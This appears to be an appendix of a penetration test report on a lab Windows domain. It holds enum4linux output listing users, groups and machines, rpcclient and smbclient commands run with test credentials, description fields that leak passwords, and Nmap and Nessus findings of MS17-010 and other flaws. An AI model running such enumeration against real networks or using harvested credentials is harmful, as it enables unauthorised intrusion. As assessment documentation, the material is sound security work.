Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Mills  
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Pena  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Torres  
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Martin  
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Hudson  
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin  
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Chapman  
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott  
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Vega  
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd  
Group 'Domain Users' (RID: 513) has member: UADCWNET\test  
Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Griffin  
Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Morris  
Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Hart  
Group 'Engineering' (RID: 1107) has member: UADCWNET\S.Reed  
Group 'Engineering' (RID: 1107) has member: UADCWNET\L.Carr  
Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Olson

Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Montgomery  
 Group 'Engineering' (RID: 1107) has member: UADCWNET\R.Ramsey  
 Group 'Engineering' (RID: 1107) has member: UADCWNET\T.Harmon  
 Group 'Engineering' (RID: 1107) has member: UADCWNET\B.Martin  
 Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator  
 Group 'Information Technology' (RID: 1109) has member: UADCWNET\T.Nunez  
 Group 'Information Technology' (RID: 1109) has member: UADCWNET\P.Pittman  
 Group 'Information Technology' (RID: 1109) has member: UADCWNET\D.Dunn  
 Group 'Information Technology' (RID: 1109) has member: UADCWNET\J.Saunders  
 Group 'Information Technology' (RID: 1109) has member: UADCWNET\C.Anderson  
 Group 'Information Technology' (RID: 1109) has member: UADCWNET\E.Jones  
 Group 'Information Technology' (RID: 1109) has member: UADCWNET\M.Boyd  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\enable\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\as400\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\1\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\media\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\homerun\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc36\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\clusters\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\montana\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\illinois\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\ows\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\cork\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\tsinghua\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\lnk\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\lsan03\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\neo\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\nebraska\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\mailgate\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\unitedstates\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\hstntx\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\vrtr1\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\scanner\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\ok\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\northeast\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\americas\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\rv\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1\$  
 Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT2\$  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\R.Astley  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\C.Moreno  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\L.Thornton  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Andrews  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\G.Walsh  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\A.Medina  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Hale  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\N.Wells  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\S.Franklin  
 Group 'Human Resources' (RID: 1104) has member: UADCWNET\test  
 enum4linux complete on Wed Oct 30 10:06:26 2019

## 4.1.10

Starting enum4linux v0.8.9 ( <http://labs.portcullis.co.uk/application/enum4linux/> ) on Wed Oct 30 09:59:23 2019

```

=====
| Target Information |
=====
Target ..... 192.168.0.1
RID Range ..... 500-550,1000-1050
  
```

Username ..... 'test'  
Password ..... 'test123'  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

```
=====
| Enumerating Workgroup/Domain on 192.168.0.1 |
=====
[+] Got domain/workgroup name: UADCWNET
```

```
=====
| Nbtstat Information for 192.168.0.1 |
=====
```

Looking up status of 192.168.0.1

SERVER1	<00> -	M <ACTIVE>	Workstation Service
UADCWNET	<00> -	<GROUP> M <ACTIVE>	Domain/Workgroup Name
UADCWNET	<1c> -	<GROUP> M <ACTIVE>	Domain Controllers
SERVER1	<20> -	M <ACTIVE>	File Server Service
UADCWNET	<1b> -	M <ACTIVE>	Domain Master Browser

MAC Address = 00-0C-29-77-67-D6

```
=====
| Session Check on 192.168.0.1 |
=====
```

[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'

```
=====
| Getting domain SID for 192.168.0.1 |
=====
```

Domain Name: UADCWNET  
Domain Sid: S-1-5-21-816344815-1091841032-1499945149  
[+] Host is part of a domain (not a workgroup)  
enum4linux complete on Wed Oct 30 09:59:23 2019

## 4.1.11

Starting enum4linux v0.8.9 ( <http://labs.portcullis.co.uk/application/enum4linux/> ) on Wed Oct 30 10:01:55 2019

```
=====
| Target Information |
=====
```

Target ..... 192.168.0.1  
RID Range ..... 500-550,1000-1050  
Username ..... 'test'  
Password ..... 'test123'  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

```
=====
| Enumerating Workgroup/Domain on 192.168.0.1 |
=====
[+] Got domain/workgroup name: WORKGROUP
```

```
=====
| Session Check on 192.168.0.1 |
=====
```

[E] Server doesn't allow session using username 'test', password 'test123'. Aborting remainder of tests.

## 4.1.12

```
=====
| Enumerating Workgroup/Domain on 192.168.0.1 |
=====
[V] Attempting to get domain name with command: nmblookup -A '192.168.0.1'
[+] Got domain/workgroup name: UADCWNET

=====
| Session Check on 192.168.0.1 |
=====
[V] Attempting to make null session using command: smbclient -W 'UADCWNET' //192.168.0.1/IPC$ -U'test'%test123' -c 'help'
2>&1
[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'

=====
| Getting domain SID for 192.168.0.1 |
=====
[V] Attempting to get domain SID with command: rpcclient -W 'UADCWNET' -U'test'%test123' 192.168.0.1 -c 'lsaquery' 2>&1
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)

=====
| Users on 192.168.0.1 |
=====
[V] Attempting to get userlist with command: rpcclient -W 'UADCWNET' -c querydispinfo -U'test'%test123' 192.168.0.1 2>&1
index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.Medina Name: Antoinette Medina Desc: pwd:critique8
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.Peters Name: Archie Peters Desc: typhoid
index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin Name: (null) Desc: (null)
index: 0xdea RID: 0x1f4 acb: 0x00000010 Account: Administrator Name: (null) Desc: Built-in account for administering
the computer/domain
index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.Martin Name: Bill Martin Desc: TWX
index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.Anderson Name: Chester Anderson Desc: clammy
index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.Griffin Name: Charlene Griffin Desc: demerit
index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.Howard Name: Caroline Howard Desc: forborne
index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.Montgomery Name: Colin Montgomery Desc: numerous
index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.Moreno Name: Curtis Moreno Desc: Smythe
index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.Morris Name: Carroll Morris Desc: propionate
index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.Olson Name: Courtney Olson Desc: Reynolds
index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.Dunn Name: Daniel Dunn Desc: ticklish
index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.King Name: Dwayne King Desc: zircon
index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.Manning Name: Damon Manning Desc: babble
index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.Pena Name: Doris Pena Desc: forswear
index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.Price Name: Dawn Price Desc: Pershing
index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.Valdez Name: Dominick Valdez Desc: Horatio
index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.Elliott Name: Elmer Elliott Desc: principal
index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.Jones Name: Emilio Jones Desc: diva
index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.Chapman Name: Fredrick Chapman Desc: weedy
index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.Walsh Name: Gabriel Walsh Desc: eigenvector
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the
computer/domain
index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.Pratt Name: Isabel Pratt Desc: indelible
index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.Andrews Name: Jennie Andrews Desc: clue
index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.Barrett Name: Jacquelyn Barrett Desc: macho
index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.Hale Name: Jenna Hale Desc: gangster
index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.Hart Name: Josefina Hart Desc: nod
index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.Johnson Name: Jamie Johnson Desc: rebelled
index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.Rhodes Name: Julie Rhodes Desc: xlastword
index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.Saunders Name: Jay Saunders Desc: alma
index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.Stevenson Name: Jody Stevenson Desc: Baptiste
```

index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.Torres Name: Jeff Torres Desc: tattler  
 index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.Hudson Name: Kim Hudson Desc: platitudinous  
 index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account  
 index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.Burke Name: Lawrence Burke Desc: McCracken  
 index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.Carr Name: Lorene Carr Desc: Bryan  
 index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.Thornton Name: Laverne Thornton Desc: fricative  
 index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.Boyd Name: Mattie Boyd Desc: Loire  
 index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day Name: Miguel Day Desc: playground  
 index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.Mills Name: Marty Mills Desc: debug  
 index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.Vega Name: Noel Vega Desc: Volstead  
 index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: stereo  
 index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.Pittman Name: Phyllis Pittman Desc: reel  
 index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.Astley Name: Rick Astley Desc: (null)  
 index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone Name: Rachael Boone Desc: cotty  
 index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight Name: Roger Knight Desc: pounce  
 index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey Name: Rudy Ramsey Desc: rice  
 index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc: Acapulco  
 index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin Name: Sidney Franklin Desc: wreath  
 index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed Name: Sherri Reed Desc: condemn  
 index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon Name: Tyler Harmon Desc: Parthenon  
 index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez Name: Travis Nunez Desc: shred  
 index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver Name: Tommie Oliver Desc: buff  
 index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test Name: Pen test Desc: bodhisattva  
 index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes Name: Veronica Haynes Desc: floral

[V] Attempting to get userlist with command: rpcclient -W 'UADCWNET' -c enumdomusers -U'test'%test123' '192.168.0.1' 2>&1

user:[Administrator] rid:[0x1f4]  
 user:[Guest] rid:[0x1f5]  
 user:[krbtgt] rid:[0x1f6]  
 user:[admin] rid:[0x3e8]  
 user:[R.Astley] rid:[0x456]  
 user:[C.Moreno] rid:[0x473]  
 user:[C.Griffin] rid:[0x474]  
 user:[I.Pratt] rid:[0x475]  
 user:[L.Burke] rid:[0x476]  
 user:[J.Johnson] rid:[0x477]  
 user:[T.Nunez] rid:[0x478]  
 user:[J.Stevenson] rid:[0x479]  
 user:[L.Thornton] rid:[0x47a]  
 user:[M.Day] rid:[0x47b]  
 user:[C.Morris] rid:[0x47c]  
 user:[R.Knight] rid:[0x47d]  
 user:[P.Pittman] rid:[0x47e]  
 user:[D.King] rid:[0x47f]  
 user:[D.Dunn] rid:[0x480]  
 user:[D.Manning] rid:[0x481]  
 user:[D.Valdez] rid:[0x482]  
 user:[D.Price] rid:[0x483]  
 user:[J.Saunders] rid:[0x484]  
 user:[J.Hart] rid:[0x485]  
 user:[S.Reed] rid:[0x486]  
 user:[A.Peters] rid:[0x487]  
 user:[R.Soto] rid:[0x488]  
 user:[V.Haynes] rid:[0x489]  
 user:[R.Boone] rid:[0x48a]  
 user:[L.Carr] rid:[0x48b]  
 user:[C.Olson] rid:[0x48c]  
 user:[J.Andrews] rid:[0x48d]  
 user:[C.Anderson] rid:[0x48e]  
 user:[C.Montgomery] rid:[0x48f]  
 user:[C.Howard] rid:[0x490]



```
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
user:[S.Franklin] rid:[0x4a0]
user:[F.Chapman] rid:[0x4a1]
user:[E.Elliott] rid:[0x4a2]
user:[N.Vega] rid:[0x4a3]
user:[M.Boyd] rid:[0x4a4]
user:[test] rid:[0x4a5]
enum4linux complete on Wed Oct 30 09:53:59 2019
```

---

## 4.1.13 (192.168.0.1)

```
# Nmap 7.80 scan initiated Wed Nov  6 07:48:57 2019 as: nmap --script vuln -oA NmapVulnerabilityScan1 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.00061s latency).
Not shown: 973 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
| http-enum:
|   /test.php: Test page
|_  /icons/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2007-6750
|     Slowloris tries to keep many connections to the target web server open and hold
|     them open as long as possible. It accomplishes this by opening connections to
|     the target web server and sending a partial request. By doing so, it starves
|     the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|     http://ha.ckers.org/slowloris/
|_    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-trace: TRACE is enabled
MAC Address: 00:0C:29:77:67:D6 (VMware)
*Errors Removed Here*
Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
```

```
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

#### 4.1.14 (192.168.0.2)

```
# Nmap 7.80 scan initiated Wed Nov 6 08:21:09 2019 as: nmap --script vuln -oA NmapVulnScan2 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.00067s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
23/tcp    open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
42/tcp    open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp    open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
| /:
|   PHPSESSID:
|_   httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.2
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.0.2:80/
|   Form id: username
|_   Form action:
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.2
| Found the following indications of potential DOM based XSS:
|
|   Source: eval(targ+ ".location='"+selObj.options[selObj.selectedIndex].value+"'")
|_   Pages: http://192.168.0.2:80/
| http-enum:
| /classes/: Potentially interesting folder w/ directory listing
| /css/: Potentially interesting folder w/ directory listing
| /database/: Potentially interesting folder w/ directory listing
| /icons/: Potentially interesting folder w/ directory listing
| /images/: Potentially interesting folder w/ directory listing
|_ /includes/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
```

| Slowloris tries to keep many connections to the target web server open and hold  
| them open as long as possible. It accomplishes this by opening connections to  
| the target web server and sending a partial request. By doing so, it starves  
| the http server's resources causing Denial Of Service.

| Disclosure date: 2009-09-17

| References:

| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>

| <http://hackers.org/slowloris/>

|\_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|\_http-trace: TRACE is enabled

|\_MAC Address: 00:0C:29:70:FC:E3 (VMware)

Host script results:

|\_smb-vuln-ms10-054: false

|\_smb-vuln-ms10-061: NT\_STATUS\_ACCESS\_DENIED

|\_smb-vuln-ms17-010:

| **VULNERABLE:**

| **Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)**

| **State: VULNERABLE**

| **IDs: CVE:CVE-2017-0143**

| **Risk factor: HIGH**

| **A critical remote code execution vulnerability exists in Microsoft SMBv1  
| servers (ms17-010).**

| Disclosure date: 2017-03-14

| References:

| <https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

| <https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/>

|\_ <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>

## 4.1.15 (192.168.0.10)

# Nmap 7.80 scan initiated Wed Nov 6 08:16:46 2019 as: nmap --script vuln -oA NmapVulnScan10 192.168.0.10

Nmap scan report for 192.168.0.10

Host is up (0.00042s latency).

Not shown: 992 closed ports

PORT STATE SERVICE

135/tcp open msrpc

MAC Address: 00:0C:29:4D:BD:53 (VMware)

Host script results:

|\_samba-vuln-cve-2012-1182: NT\_STATUS\_ACCESS\_DENIED

|\_smb-vuln-ms10-054: false

|\_smb-vuln-ms10-061: NT\_STATUS\_ACCESS\_DENIED

|\_smb-vuln-ms17-010:

| **VULNERABLE:**

| **Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)**

| **State: VULNERABLE**

| **IDs: CVE:CVE-2017-0143**

| **Risk factor: HIGH**

| **A critical remote code execution vulnerability exists in Microsoft SMBv1  
| servers (ms17-010).**

| Disclosure date: 2017-03-14

| References:

| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>

| <https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/>

|\_ <https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

# Nmap done at Wed Nov 6 08:18:25 2019 -- 1 IP address (1 host up) scanned in 99.01 seconds

## 4.1.16 (192.168.0.11)

# Nmap 7.80 scan initiated Wed Nov 6 08:27:28 2019 as: nmap --script vuln -oA NmapVulnScan11 192.168.0.11

Nmap scan report for 192.168.0.11

Host is up (0.00048s latency).

Not shown: 991 closed ports

PORT	STATE	SERVICE
------	-------	---------

135/tcp	open	msrpc
---------	------	-------

MAC Address: 00:0C:29:BC:2C:74 (VMware)

Host script results:

|\_samba-vuln-cve-2012-1182: NT\_STATUS\_ACCESS\_DENIED

|\_smb-vuln-ms10-054: false

|\_smb-vuln-ms10-061: NT\_STATUS\_ACCESS\_DENIED

|\_smb-vuln-ms17-010:

| **VULNERABLE:**

| **Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)**

| **State: VULNERABLE**

| **IDs: CVE:CVE-2017-0143**

| **Risk factor: HIGH**

| **A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).**

| Disclosure date: 2017-03-14

| References:

#### 4.1.17 Nessus (192.168.0.1)

Host Information	
DNS Name:	H76
Netbios Name:	H76
IP:	192.168.0.1
MAC Address:	00:50:56:C0:00:01
OS:	Microsoft Windows 7 Professional
Vulnerabilities	
97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)	
Synopsis	
The remote Windows host is affected by multiple vulnerabilities.	
Description	
<p>The remote Windows host is affected by the following vulnerabilities :</p> <ul style="list-style-type: none"><li>- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)</li><li>- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)</li></ul> <p>ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.</p>	

Figure 24

#### 4.1.18 Nessus (192.168.0.2)

**Host Information**

DNS Name:	SERVER2
Netbios Name:	SERVER2
IP:	192.168.0.2
MAC Address:	00:0C:29:70:FC:E3
OS:	Microsoft Windows Server 2008 R2 Datacenter Service Pack 1

**Vulnerabilities**

53514 - MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

**Synopsis**

Arbitrary code can be executed on the remote host through the installed Windows DNS client.

**Description**

A flaw in the way the installed Windows DNS client processes Link- local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.

Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.

**See Also**

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2011/ms11-030>

**Solution**

Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

Figure 25

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)

**Synopsis**

The remote Windows host is affected by multiple vulnerabilities.

**Description**

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Figure 26

#### 4.1.19 Nessus (192.168.0.10)

Netbios Name:	CLIENT1
IP:	192.168.0.10
MAC Address:	00:0C:29:4D:BD:53
OS:	Microsoft Windows 7 Professional

**Vulnerabilities**

**57608 - SMB Signing not required**

**Synopsis**

Signing is not required on the remote SMB server.

**Description**

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Figure 27

#### 4.1.20 Nessus (192.168.0.11)

DNS Name:	CLIENT2
Netbios Name:	CLIENT2
IP:	192.168.0.11
MAC Address:	00:0C:29:BC:2C:74
OS:	Microsoft Windows 7 Professional

**Vulnerabilities**

**53514 - MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509653) (remote check)**

**Synopsis**

Arbitrary code can be executed on the remote host through the installed Windows DNS client.

**Description**

A flaw in the way the installed Windows DNS client processes Link- local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.

Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.

Figure 28

**97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)**

**Synopsis**

The remote Windows host is affected by multiple vulnerabilities.

**Description**

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Figure 29

90510 - MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unauthenticated check)
<b>Synopsis</b>
The remote Windows host is affected by an elevation of privilege vulnerability.
<b>Description</b>
The remote Windows host is affected by an elevation of privilege vulnerability in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker able to intercept communications between a client and a server hosting a SAM database can exploit this to force the authentication level to downgrade, allowing the attacker to impersonate an authenticated user and access the SAM database.

Figure 30

#### 4.1.21 Metasploit (Figure 31)

```

root@kali:~# msfconsole
msf5 (root) >
